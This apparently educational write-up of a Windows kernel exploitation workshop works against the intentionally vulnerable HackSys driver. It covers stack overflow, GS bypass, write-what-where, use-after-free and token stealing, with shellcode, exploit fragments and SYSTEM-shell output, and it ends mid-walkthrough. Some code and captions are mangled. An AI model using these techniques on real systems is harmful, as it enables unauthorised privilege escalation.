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Windows Kernel Exploitation

🕒 January 29, 2016 👤 Neelu Tripathy 📁 Hacks, Research, Security Testing 💬 0

This write-up summarizes a workshop/humla conducted by [Ashfaq Ansari](#) on the basics of various kinds of attacks available for exploiting the **Windows Kernel** as of this date. It describes and demonstrates some of the very common techniques to illustrate the impacts of bypassing Kernel security and how the same could be achieved by exploiting specific flaws in kernel mode components. A knowledge of basic buffer overflow exploits through user mode applications is a plus when understanding kernel exploitation and memory issues.

Introduction

A plethora of attacks have illustrated that attacker specific code execution is possible through user mode applications/software. Hence, lot of protection mechanisms are being put into place to prevent and detect such attacks in the operating system either through randomization, execution prevention, enhanced memory protection, etc. for user mode applications.

However little work has been done on the Kernel end to save the base OS from exploitation. In this article we will discuss the various exploit techniques and methods that abuse Kernel architecture and assumptions.

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Initial Set Up

All the demonstrations were provided on **Windows 7 x86 SP1** where a custom built **HackSys Extreme Vulnerable Driver** [intentionally vulnerable] was exploited to show Kernel level flaws and how they could be exploited to escalate privilege from Low Integrity to High Integrity.

The below set up was used:

- Windows 7 OS for Debugger and Debuggee machine
- Virtual Box
- HackSys Extreme Vulnerable Driver
- Windows Kernel Debugger – WinDBG

Note: set the create pipe path in debugger as `\\.\pipe\com1` and enable the same in debugee.

Windows Kernel Architecture

Before moving to exploitation let's take a look at the basic architecture of the Kernel and modus operandi for process based space allocation and execution for Windows. The two major components of the Windows OS are User mode and Kernel mode. Any programs executing, will belong to either of these modes.




Figure 1: Windows Architecture Source: logs.msdn.com

HAL: Hardware Abstraction Layer – Is a layer of software routines for supporting different hardware with same Software;

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HalDispatchTable holds the addresses of some HAL routines

Stack Overflow

A stack overflow occurs when there is no proper bound checking done while copying user input to the pre-allocated buffer. A **memcpy()** operation was used by the vulnerable program which copies data beyond the pre-defined byte buffer for the variable.

In the example below, we are using a program that uses the **memcpy()** function.




Figure 2: StackOverflow.c

At first we write the buffer with a large enough value so as to overflow it and overwrite the **RET** (return) address. This shall give us control as to where we want to point for the next instruction. We proceed by using all A's and successfully crashing the stack. However, to find the exact offset of the **RET** overwrite. This can be done, by sending a pattern and finding the offset of **RET** overwrite.

For this purpose we use a unique pattern and provide it as the input using our exploit code. In the debugger, we find the exact offset as shown below:




Figure 3: EIP holding predictable pattern

As evident from above, the **EIP** has its offset at **72433372** (Read backwards – Little Endian). For our unique pattern of characters used as input, this pattern and hence the **EIP** offset is at **2080**.

In our exploit code, we define the shellcode and allocate to **'ring0_shellcode'** as below and

```
# shellcode start
ring0_shellcode = "\x90" * 8 + "\xCC"
ring0_shellcode += (
    "\x60" # 0x00000000: pushad
    "\x31\xC0" # 0x00000001: xor eax, eax
    "\x64\x8B\x80\x24\x01\x00\x00" # 0x00000003: mov eax, [fs:eax+0]
    "\x8B\x40\x50" # 0x0000000A: mov eax, [eax+0x50]
    "\x89\xC1" # 0x0000000D: mov ecx, eax
)
```

Figure 4: EoP Shellcode

Add its address to our buffer as below. Here we keep the payload in user mode and execute it from kernel mode by adding the address of **ring0** shellcode to the buffer.

```


1 # shellcode real memory address
2 ring0_shellcode_address = id(ring0_shellcode) + 20
3 # pattern offset is 2080
4
5 k_buffer = "\x41" * 2080
6 # add the address of ring0 shellcode to the buffer
7 k_buffer += struct.pack("L", ring0_shellcode_address
8 )

```

Note: In the first step, we find the address of our shellcode in memory using an interesting feature of Python i.e.

ring0_shellcode_address = id(ring0_shellcode) + 20 //id(var) + 20

Following this, we place the address to our shell code at the EIP offset found from the previous step. On execution, this shellcode [for cmd.exe] is called and spawns the shell with system privilege as shown below:

**Figure 5: Spawn calc.exe with SYSTEM privileges**

Stack Overflow Stack Guard Bypass

A protection mechanism to defeat stack overflows was proposed as a Stack Guard. With the implementation of this method, an executing function has two main components such as – the function_prologue and the function_epilogue methods.

Stack Guard is a compiler feature which adds code to

function_prologue and **function_epilogue** to set and validate the stack canary.

Function prologue

```

; int __stdcall TriggerStackOverflowGS(void *pUserModeBuffer, unsigned int userModeBufferSize)
_TriggerStackOverflowGS@8 proc near

var_228= dword ptr -228h
status= dword ptr -224h
kernelBuffer= byte ptr -220h
var_1C= dword ptr -1Ch
ms_exc= CPPEN_RECORD ptr -18h
pUserModeBuffer= dword ptr 8
userModeBufferSize= dword ptr 0Ch

mov     edi, edi
push    ebp
mov     ebp, esp
push    0FFFFFFFh
push    offset stru_121C8
push    offset _except_handler4
mov     eax, large fs:0
push    eax
add     esp, 0FFFFFFE8h

```

Figure 6: _except_handler4

```

; _EXCEPTION_DISPOSITION __cdecl _except_handler4(_EXCEPTION_RECORD *ExceptionRecord, _EXCEPTION_REGISTRATION_RECORD *ExceptionRegistration, void *pContext, void *pUserModeBuffer)
_except_handler4 proc near

ExceptionPointers= _EXCEPTION_POINTERS ptr -14h
ScopeableRecord= dword ptr -0Ch
Disposition= dword ptr -8
Revalidate= byte ptr -1
EnclosingLevel= dword ptr 0
EstablisherFrame= dword ptr 0Ch
ContextRecord= dword ptr 10h
DispatcherContext= dword ptr 14h

mov     edi, edi
push    ebp
mov     ebp, esp
sub     esp, 14h
push    ebx
mov     ebx, [ebp+EstablisherFrame]
push    esi
mov     esi, [ebx+0]
xor     esi, __security_cookie
push    esi
mov     eax, [esi]
mov     [ebp+Revalidate], 0

```

Figure 7: __security_cookie

Function Epilogue

```

loc_153A5:
mov     eax, [ebp+status]
mov     ecx, [ebp+ms_exc.registration.Next]
mov     large fs:0, ecx
pop     ecx
pop     edi
pop     esi
pop     ebx
mov     ecx, [ebp+var_1C]
xor     ecx, ebp ; cookie
call    @__security_check_cookie@4 ; __security_check_cookie(x)
mov     esp, ebp
pop     ebp
retn    8
_TriggerStackOverflowGS@8 endp

```

Figure 8: Security Cookie Validation In Function Epilogue

Referring to the program above, we find that every time we overwrite the stack in the conventional way, we will have to overwrite the Stack Cookie as well. So unless we write the right value in the canary, the check in the epilogue will fail and abort the program.

Workaround

To exploit this scenario of Stack Overflow protected by Stack Cookie, we will exploit the exception handling mechanism. As the exception handler are on the stack and as an attacker, we have the

ability to overwrite things on the stack, we will overwrite the exception handler with the address of our shellcode and will raise the exception while copying the user supplied buffer to kernel allocated buffer to jump to our shellcode.

```
C:\Hunla\Kernel\StackOverflowGS>stackoverflowgs-1.py

HackSys Kernel Driver Exploitation
by Ashfaq Ansari

[+] Vulnerable Device: \\.\HackSys
[+] Exploiting With GS Cookie
[+] Creating File Mapping Object
[+] Successfully created File Mapping Object
[+] Mapping File Object to Virtual Memory Space
[+] Successfully mapped File Object to VM Space
[+] Mapped Address: 0x1210000
[+] Suitable Mapped Address for Payload: 0x1210dec
[+] Mem-copying Kernel Payload to VM Space
[+] Buffer Length: 536
[+] Sending IOCTL Code: 0x22e007
```

Figure 9: StackOverflow Gaurd Bypass using exploit code

Executing INT 3 instruction after bypassing Stack Guard as per the exploit code below:

```
1 # shellcode start
2 ring0_shellcode = "\x90" * 8 + "\xcc"
3 # shellcode end
```




Figure 10: Bypassing the stack Guard




Figure 11: Executing the shellcode and halted at breakpoint

Arbitrary Overwrites

This is also called the **Write What Where** class of vulnerabilities in which an attacker has the ability to write an arbitrary value at arbitrary memory location. If not done accurately, this may crash (User Mode)/may **BSOD** (Kernel Mode).

Typically there may be restrictions to

- Value – as to what value can be written
- Size – What size of memory may be overwritten
- And sometimes one may only be allowed to increment or decrement the memory

These kind of bugs are difficult to find as compared to the other known types but can prove to be very useful for an attacker for seamless execution of malicious code. There are various places where the attacker value can be written for effective execution such as **HalDispatchTable+4, Interrupt Dispatch Table, System Service Dispatch Table**, and so on.

Below is a sample WRITE_WHAT_WHERE structure containing the What-Where fields:

```
class WRITE_WHAT_WHERE(Structure):
    _fields_ = [
        ("What", c_void_p),
        ("Where", c_void_p)
    ]
```

Figure 12: WRITE_WHAT_WHERE Structure

Since the vulnerable function allows us to define the **What** and **Where** attributes in the structure, we assign the address of pointer to our own crafted shellcode to **'What'** and address of **HalDispatchTable0x4** to **'Where'** as shown below:

```
play_track(vlc_instance, 'Prepare_4.mp3')
# prepare the buffer
write_what_where = WRITE_WHAT_WHERE()
#write_what_where.What = 0x41414141
#write_what_where.Where = 0x42424242
write_what_where.What = ring0_shellcode_pointer_address
write_what_where.Where = HalDispatchTable0x4

p_write_what_where = pointer(write_what_where)
```

Figure 13: Assigning shellcode address and HAL Dispatch Table address to structure

```

1 out = c_ulong()
2 inp = 0x1337
3
4 hola = ntdll.NtQueryIntervalProfile(inp, byref(out)
5 )
6
7 print("[+] Spawning SYSTEM Shell")
8
9 program_pid = subprocess.Popen("cmd.exe",
10                               creationflags=subprocess.CREATE_NEW_C
                                ONSOLE,
                                close_fds=True).pid

```

We have halted the program in the kernel debugger to examine the **HalDispatch Table** function address as shown below:

```

Command
0275b401 386282      cmp     byte ptr [edx-7Eh],ah
0275b404 37          aaa
0275b405 46          inc     esi
kd> u 0x0275b3f8+4
nt!HalDispatchTable+0x4:
0275b3fc 40          inc     eax
0275b3fd 396282      cmp     dword ptr [edx-7Eh],esp
0275b400 0e          push    cx
0275b401 386282      cmp     byte ptr [edx-7Eh],ah
0275b404 37          aaa
0275b405 46          inc     esi
0275b406 8e2000000000 mov     es,word ptr [edx]
0275b40c b8156382e7  mov     edx,0E7826315h

```

Figure 14: Reading Hal Dispatch Table Address Using Debugger

```

C:\Hunla\Kernel\Write4>aov_kernel_win2k3_cmd.py

HackSys Kernel Driver Exploitation
by Ashfaq Ansari

[+] Exploiting Arbitrary Overwrite
[+] Vulnerable Device : \\.\HackSys
[+] Retrieving Kernel info
[+] Kernel version : ntkrnlpa.exe
[+] Kernel base address : 0x82630000L
[+] Shellcode Address : 0x18071ec
[+] Shellcode Pointer : 0x179e5b4
[+] HalDispatchTable : 0x8275b3f8L
[+] HalDispatchTable+0x4 : 0x8275b3fcL
[+] What : 0x179e5b4
[+] Where : 0x8275b3fcL
[+] Buffer Length : 8
[+] Sending IOCTL Code : 0x22e00b

```

Figure 15: Executing the exploit code for Write_What_Where bug

After triggering the exploit, we examine the memory in the debugger to find that the kernel has written the address of the shellcode at **HalDispatchTable+4** which then gets executed. The below diagram shows program halted at the breakpoints as per the code.


```

018071ec 90      nop
018071ed 90      nop
018071ee 90      nop
018071ef 90      nop
018071f0 90      nop
018071f1 90      nop
018071f2 90      nop
018071f3 90      nop
018071f4 cc      int     3
018071f5 cc      int     3
018071f6 cc      int     3
018071f7 cc      int     3
018071f8 005f00  add     byte ptr [edi],bl
018071fb 0000    add     byte ptr [eax],al
018071fd 0000    add     byte ptr [eax],al
018071ff 000400  add     byte ptr [eax+eax],al
01807202 0000    add     byte ptr [eax],al

```

```

Command
[+] writeWhatWhere : 0x0
[+] writeWhatWhere Size : 0x8
[+] Probing Usermode Buffer
[+] What : 0x179e5b4
[+] Where : 0x8275b3fc
[+] pInputBuffer : 0x1798918
[+] inputBufferLength : 0x8
[+] Usermode Buffer Copied. Triggering Arbitrary Overwrite
[+] Completed HACKSYS_IOCTL_ARBITRARY_OVERWRITE Request
[+] HackSys Default Handler Called
[+] HackSys Driver Closed
Break instruction exception - code 80000003 (first chance)
018071f4 cc      int     3

```

Figure 16: EIP control by exploiting Write4 condition

```

95944ce4 00000010
95944ce8 828fb415 nt!KeDeregisterProcessorChangeCallba
95944cec 00000008
95944cf0 95944d24
95944cf4 8293cedb nt!PcwCloseInstance+0x1fb6
95944cf8 05bb1f60

```

esp	95944ccc
ebp	95944cf0
esi	1798788
edi	1337
eip	18071f4
cc	0
pf	1
ef	0

Figure 17: EIP currently at breakpoint after overwrite

Going further, the shellcode provided in the payload will be executed due to the arbitrary overwrite condition.

Use After Free Bug Exploitation

When a program uses allocated memory after it has been freed, it can lead to unexpected system behaviour such as exception or can be used to gain arbitrary code execution. The modus operandi generally entails:



At some point an object gets created and is associated with a **vtable**, then later a method gets called by program. If we free the object before it gets used by the program, it may crash when program when it tries call a method.

To exploit this scenario, an attacker grooms the memory to make predictable pool layout. Then, allocates all similar sized objects. Next, the attacker tries to free some objects to create holes. Then,

allocate and frees the vulnerable object. Finally, attacker fills the holes to take up the allocation where the vulnerable object was allocated. Such vulnerabilities are difficult to find and exploit and certain considerations are necessary such as:

- The pointer to the shellcode has to be placed in the same memory location as the freed vulnerable object memory location.
- The hole size created by pool spray has to be of the same size as the one freed.
- There should be no adjacent memory chunks free to prevent coalescing.

Coalescing: When two separate but adjacent chunks in memory are free, the operating system con-joins these smaller chunks to create a bigger chunk of memory to avoid **fragmentation**. This process is called Coalescing and this would make harder to exploit Use After free bugs since then, memory manager won't allocate the designated memory and the chances for the attacker to get same memory location is very less.

Sample vulnerable C functions depict Use After Free bug in a kernel driver are given below:

```
1  NTSTATUS HackSysHandleIoctlCreateBuffer(IN PIRP pIrp
2  {
3      PUSE_AFTER_FREE pUseAfterFree = NULL;
4      SIZE_T inputBufferSize = 0;
5      NTSTATUS status = STATUS_UNSUCCESSFUL;
6
7      UNREFERENCED_PARAMETER(pIrp);
8      UNREFERENCED_PARAMETER(pIoStackIrp);
9      PAGED_CODE();
10
11     status = CreateBuffer();
12
13     return status;
14 }
15
16 NTSTATUS HackSysHandleIoctlUseBuffer(IN PIRP pIrp,
17 IN PIO_STACK_LOCATION pIoStackIrp)
18 {
19     PVOID pInputBuffer = NULL;
20     SIZE_T inputBufferSize = 0;
21     PUSE_AFTER_FREE pUseAfterFree = NULL;
22     NTSTATUS status = STATUS_UNSUCCESSFUL;
23
24     UNREFERENCED_PARAMETER(pIrp);
```

```

24     PAGED_CODE();
25
26     pInputBuffer = pIoStackIrp->Parameters.Dev
27 iceIoControl.Type3InputBuffer;
28     inputBufferSize = sizeof(pUseAfterFree->bu
29 ffer);
30
31     if (pInputBuffer)
32     status = UseBuffer(pInputBuffer, inputBufferS
33 ize);
34
35     return status;
36 }
37 NTSTATUS HackSysHandleIoctlFreeBuffer(IN PIRP pIrp,
38 IN PIO_STACK_LOCATION pIoStackIrp)
39 {
40     NTSTATUS status = STATUS_UNSUCCESSFUL;
41
42     UNREFERENCED_PARAMETER(pIrp);
43     UNREFERENCED_PARAMETER(pIoStackIrp);
44     PAGED_CODE();
45
46     status = FreeBuffer();
47
48     return status;
49 }

```

```

1  #ifndef __USE_AFTER_FREE_H__
2      #define __USE_AFTER_FREE_H__
3      #pragma once
4      #include "Common.h"
5
6      typedef struct _USE_AFTER_FREE {
7          FunctionPointer pCallback;
8          CHAR buffer[0x54];
9      } USE_AFTER_FREE, *PUSE_AFTER_FREE;
10
11     typedef struct _FAKE_OBJECT {
12         CHAR buffer[0x58];
13     } FAKE_OBJECT, *PFAKE_OBJECT;
14 #endif

```

Below example demonstrates such an exploit, where we have the debuggee/target running as Guest. To trigger the Use After free bug we will have to first allocate the vulnerable object on the Kernel Pool, free it and force the vulnerable program to use the freed object.

```
xploitBinary>HackSysExploit.exe -u -c cmd.exe
```

```
# #                                     #####
```

```
# #   ##      ### # #   # #   # #   # #   # #   # #   # #   # #   # #   # #
```

```
##### # #   # #   # #   # #   # #   # #   # #   # #   # #   # #   # #
```

```
# #   ##### # #   # #   # #   # #   # #   # #   # #   # #   # #   # #
```

```
# #   # #   # #   # #   # #   # #   # #   # #   # #   # #   # #   # #
```

```
# #   # #   # #   # #   # #   # #   # #   # #   # #   # #   # #   # #
```

```
HackSys Extreme Vulnerable Driver
```

```
[+] Starting Use After Free Exploitation
```

```
[+] Creating Exploit Thread
```

```
[+] Thread Handle: 0x1C
```

```
[+] Setting Thread Priority
```

```
[+] Set To THREAD_PRIORITY_HIGHEST
```

```
[+] Getting Device Handle Of \\.\HackSys
```

```
[+] Device Handle: 0x20
```

```
[+] Setting Up Fake Object
```

```
[+] FAKE_OBJECT: 0x0060FE10
```

```
[+] FAKE_OBJECT Size: 0x100
```

```
[+] Setting Up EoP Payload
```

```
[+] EoP Payload: 0x010E1760
```

```
[+] Spraying NonPaged Pool With Reserve Objects
```

```
[+] Spraying Of NonPaged Pool Completed
```

```
[+] Setting Up Vulnerability Stage
```

```
[+] Creating UaF Object
```

```
[+] Check WinDBG !pool Output. Press To Free UaF Object
```

Figure 18: Use After Free Object allocated. Waiting to free it.

Following this, we free the objects to create holes. Finally, we fill all the freed chunks to take up the memory location where the vulnerable object was created. This takes some time as for the purpose of demonstration this was done around 100 times. We all reallocate the UaF object with a FakeObject.

```
[+] Spraying Of NonPaged Pool Completed
[+] Setting Up Vulnerability Stage
[+] Creating UaF Object
[+] Check WinDBG !pool Output. Press To Free UaF Object
[+] Freeing UaF Object
[+] Press Any Key To Re-Allocate UaF Object
[+] Filling Freed Chunks
[+] Press Any Key To Free Reserve Objects
[+] Freeing Reserve Objects
[+] Press Any Key To Trigger UaF Bug
```

Figure 19: Free and reallocate UAF object

```
Command - Kernel 'com:port=com1,baud=115200,reconnect' - WinDbg:6.12.0002.633 X86

[+] Pool Address : 0x83EDB008
[+] Pool Type : NonPagedPool
[+] Pool Size : 0x58
[+] Pool Tag : 'kcaH'
[+] Fake Object : 0x83EDB008
[+] Fake Object : 0x83EDB008
[+] **** HACKSYS_IOCTL_CREATE_FAKE_OBJECT ****
[+] **** HACKSYS_IOCTL_CREATE_FAKE_OBJECT ****
[+] Creating Fake Object
[+] Pool Address : 0x84073B50
[+] Pool Type : NonPagedPool
[+] Pool Size : 0x58
[+] Pool Tag : 'kcaH'
[+] Fake Object : 0x84073B50
[+] **** HACKSYS_IOCTL_CREATE_FAKE_OBJECT ****
[+] **** HACKSYS_IOCTL_CREATE_FAKE_OBJECT ****
[+] Creating Fake Object
[+] Pool Address : 0x8578B738
[+] Pool Type : NonPagedPool
[+] Pool Size : 0x58
```

Figure 20: Free and reallocate UAF object

Meanwhile, the chunks have been filled by our/attacker controlled/fake object. If we look at the pool layout at this moment, then we can see that we have successfully reallocated the holes that we had created.

```

83f926a0 size: 60 previous size: 60 (Allocated) IoCo (Protected)
83f92700 size: 60 previous size: 60 (Allocated) IoCo (Protected)
83f92760 size: 60 previous size: 60 (Allocated) IoCo (Protected)
83f927c0 size: 60 previous size: 60 (Allocated) IoCo (Protected)
83f92820 size: 60 previous size: 60 (Allocated) IoCo (Protected)
83f92880 size: 60 previous size: 60 (Allocated) IoCo (Protected)
83f928e0 size: 60 previous size: 60 (Allocated) *Hack
Owning component : Unknown (update pooltag.txt)
83f92940 size: 60 previous size: 60 (Allocated) IoCo (Protected)
83f929a0 size: 60 previous size: 60 (Allocated) IoCo (Protected)
83f92a00 size: 60 previous size: 60 (Allocated) IoCo (Protected)
83f92a60 size: 60 previous size: 60 (Allocated) IoCo (Protected)
83f92ac0 size: 60 previous size: 60 (Allocated) IoCo (Protected)
83f92b20 size: 60 previous size: 60 (Allocated) IoCo (Protected)
83f92b80 size: 60 previous size: 60 (Allocated) IoCo (Protected)
83f92be0 size: 60 previous size: 60 (Allocated) IoCo (Protected)

```

Figure 21: All consecutive chunks filled with IoCo ensures memory was evenly sprayed

Finally the code triggers the use of the freed UaF object and hence the bug. As per the exploit code it spawns a shell with SYSTEM privileges as shown below:

```

[+] Filling Freed Chunks
[+] Press Any Key To Free Reserve Objects

[+] Freeing Reserve Objects
[+] Press Any Key To Trigger UaF Bug

[+] Triggering Use After Free
[+] Using UaF Object

[+] Enjoy As SYSTEM [95.000000]s

Microsoft Windows [Version 6.1.7601]
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C:\Hunla\Drivers\HackSysExtremeVulnerableDriver\H
xploitBinary>whoami
nt authority\system
C:\Hunla\Drivers\HackSysExtremeVulnerableDriver\H
xploitBinary>

```

Image Name	User Name	CPU	Memory (K)
cmd.exe	KernelExploitation	00	584 K
cmd.exe	SYSTEM	00	484 K
conhost.exe	KernelExploitation	00	816 K
csrss.exe	SYSTEM	00	548 K
csrss.exe	SYSTEM	00	784 K
dwm.exe	KernelExploitation	00	444 K

Figure 22: Attacker code executes with SYSTEM privilege

Token Stealing using Kernel Debugger

Another interesting phenomenon that can be demonstrated using the Kernel flaws is privilege escalation using process tokens.

In the below section we illustrate how an attacker can steal tokens from a higher or different privilege level and impersonate the same to elevate or change the privilege for another process. Using such vulnerabilities in the Kernel, any existing process can be given **SYSTEM** level privileges in spite of some of the known Kernel protections in place to avoid misuse such as **ASLR**, **DEP**, **Safe SEH**, **SEHOP**, etc.

Below is a step by step illustration for the 'Guest' user that represents the guest having Low privilege. We will use kernel debugging session to escalate the rights of a **cmd.exe** process from Administrator to **SYSTEM**.

Use the debugger to find the current running processes and their attributes such as below-

```
1 | PROCESS 8570b5e8 SessionId: 1 Cid: 025c Peb: 7f
```

```

2 fdf000 ParentCid: 0704
3     DirBase: 3eea5340 ObjectTable: 953b8570 HandleC
4 ount: 21.
5     Image: cmd.exe
6
7 PROCESS 83dbb020 SessionId: none Cid: 0004 Peb: 0000
  0000 ParentCid: 0000
    DirBase: 00185000 ObjectTable: 87801c98 HandleC
  ount: 481.
    Image: System

```

For cmd.exe

```

1 kd> !process 8570b5e8 1
2 PROCESS 8570b5e8 SessionId: 1 Cid: 025c Peb: 7ffdf0
3 00 ParentCid: 0704
4     DirBase: 3eea5340 ObjectTable: 953b8570 Handle
5 Count: 21.
6     Image: cmd.exe
7     VadRoot 8553ba60 Vads 37 Clone 0 Private 135.
8 Modified 0. Locked 0.
9     DeviceMap 92b1bc80
10    Token 953b6030
    ElapsedTime 00:02:53.332
    UserTime 00:00:00.000
    . . .

```

For SYSTEM

```

1 kd> !process 83dbb020 1
2 PROCESS 83dbb020 SessionId: none Cid: 0004 Peb: 000
3 00000 ParentCid: 0000
4     DirBase: 00185000 ObjectTable: 87801c98 HandleCo
5 unt: 481.
6     Image: System
7     VadRoot 84b33cd8 Vads 8 Clone 0 Private 4. Modif
8 ied 67365. Locked 64.
9     DeviceMap 87808a38
10    Token 878013e0
    ElapsedTime <Invalid>;
    00:00:00.000
    . . .

```

Now that we know the token for the system process, we can switch to the **cmd.exe** process and find the location for the token for this process.

```

1 kd> .process /i 8570b5e8
2 You need to continue execution (press 'g' &lt;enter
3 &gt;) for the context
4 to be switched. When the debugger breaks in again,
5 you will be in

```



```

6 the new process context.
7 kd> g
8 Break instruction exception - code 80000003 (first
9 chance)
10 nt!RtlpBreakWithStatusInstruction:
11 826c0110 cc int 3
12 kd> dg @fs
13 P Si Gr Pr Lo
14 Sel Base Limit Type l ze an es ng Flags
15 -----
16 -----
17 0030 82770c00 00003748 Data RW Ac 0 Bg By P Nl 0000
18 0493
19 kd> !pcr
20 KPCR for Processor 0 at 82770c00:
21     Major 1 Minor 1
22     NtTib.ExceptionList: 88a573ac
23     NtTib.StackBase: 00000000
24     NtTib.StackLimit: 00000000
25     NtTib.SubSystemTib: 801da000
26     NtTib.Version: 0001c7c1
27     NtTib.UserPointer: 00000001
        NtTib.SelfTib: 00000000

        SelfPcr: 82770c00
        Prcb: 82770d20
        . . .

```

- Get the structure at **KPCR** from the address found above

```

1 kd> dt nt!_KPCR 82770c00
2     +0x000 NtTib : _NT_TIB
3     +0x000 Used_ExceptionList : 0x88a573ac _EXCEPTI
4 ON_REGISTRATION_RECORD
5     . . .
6     +0x0d8 Spare1 : 0 ''
7     +0x0dc KernelReserved2 : [17] 0
        +0x120 PrcbData : _KPRCB

```

- Get address of **CurrentThread** member (**KTHREAD**) at the **+0x120** Offset

```

1 kd> dt nt!_KPRCB 82770c00+0x120
2     +0x000 MinorVersion : 1
3     +0x002 MajorVersion : 1
4     +0x004 CurrentThread : 0x83dcd020 _KTHREAD
5     +0x008 NextThread : (null)
6     +0x00c IdleThread : 0x8277a380 _KTHREAD
7     +0x010 LegacyNumber : 0 ''
8     +0x011 NestingLevel : 0 ''
9     . . .

```

```
10 | +0x3620 ExtendedState : 0x807bf000 _XSAVE_ARE
    | A
```

- Get address of **ApcState** member (**KAPC_STATE**). It contains a pointer to **KPROCESS**

```
1 | kd>dt nt!_KTHREAD 0x83dcd020
2 |     +0x000 Header : _DISPATCHER_HEADER
3 |     . . .
4 |     +0x03c SystemThread : 0y1
5 |     +0x03c Reserved : 0y00000000000000000000 (0)
6 |     +0x03c MiscFlags : 0n8193
7 |     +0x040 ApcState : _KAPC_STATE
8 |     +0x040 ApcStateFill : [23] "???"
9 |     +0x057 Priority : 12 ''
10 |     . . .
```

- Get address of **Process** member (**KPROCESS**). It contains the **Token** value and is at an offset **+0x40** from the **KTHREAD** base address.

```
